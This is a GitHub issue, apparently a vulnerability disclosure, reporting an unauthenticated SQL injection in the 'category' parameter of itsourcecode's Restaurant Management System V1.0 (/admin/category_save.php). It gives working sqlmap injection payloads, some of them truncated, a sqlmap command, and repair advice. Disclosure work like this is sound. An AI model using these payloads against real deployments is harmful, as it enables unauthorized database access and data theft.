New issue

# itsourcecode Restaurant Management System System V1.0 /admin/category_save.php SQL injection #4

Open

XuepengZhao-insp opened 2 weeks ago

## itsourcecode Restaurant Management System System V1.0 /admin/category_save.php SQL injection

## NAME OF AFFECTED PRODUCT(S)

- Restaurant Management System System

### Vendor Homepage

- https://itsourcecode.com/free-projects/php-project/online-restaurant-management-system-project-in-php-with-source-code/

## AFFECTED AND/OR FIXED VERSION(S)

### submitter

- 0x0A1lphd

### Vulnerable File

- /admin/category_save.php

## VERSION(S)

- V1.0

## Software Link

- https://itsourcecode.com/wp-content/uploads/2020/02/altonsystem.zip

# PROBLEM TYPE

## Vulnerability Type

- SQL injection

## Root Cause

- A SQL injection vulnerability was found in the '/admin/category_save.php' file of the 'Restaurant Management System System' project. The reason for this issue is that attackers inject malicious code from the parameter 'category' and use it directly in SQL queries without the need for appropriate cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized operations.

## Impact

- Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

# DESCRIPTION

- During the security review of "Restaurant Management System System",I discovered a critical SQL injection vulnerability in the "/admin/category_save.php" file. This vulnerability stems from insufficient user input validation of the 'category' parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

# No login or authorization is required to exploit this vulnerability

# Vulnerability details and POC

## Vulnerability lonameion:

- 'category' parameter

## Payload:


```
Parameter: category (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=11' AND 6633=6633 AND 'Lxiu'='Lxiu

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: category=11' AND (SELECT 5589 FROM(SELECT COUNT(*),CONCAT(0x71786b7871,(SELECT (EL

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: category=11' AND (SELECT 9670 FROM (SELECT(SLEEP(5)))GUpp) AND 'BraV'='BraV
```

## The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
sqlmap -u "http://10.20.33.25/altonsystem/admin/category_save.php" --date="category=1 b
```



# Suggested repair

1. **Use prepared statements and parameter binding:**
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. **Input validation and filtering:**
   Strictly validate and filter user input data to ensure it conforms to the expected format.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

4. **Regular security audits:**
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.



**Assignees**

No one assigned

**Labels**

No labels

**Projects**

No projects

**Milestone**

No milestone

**Relationships**

None yet

**Development**

Code with Copilot Agent Mode

No branches or pull requests

## Participants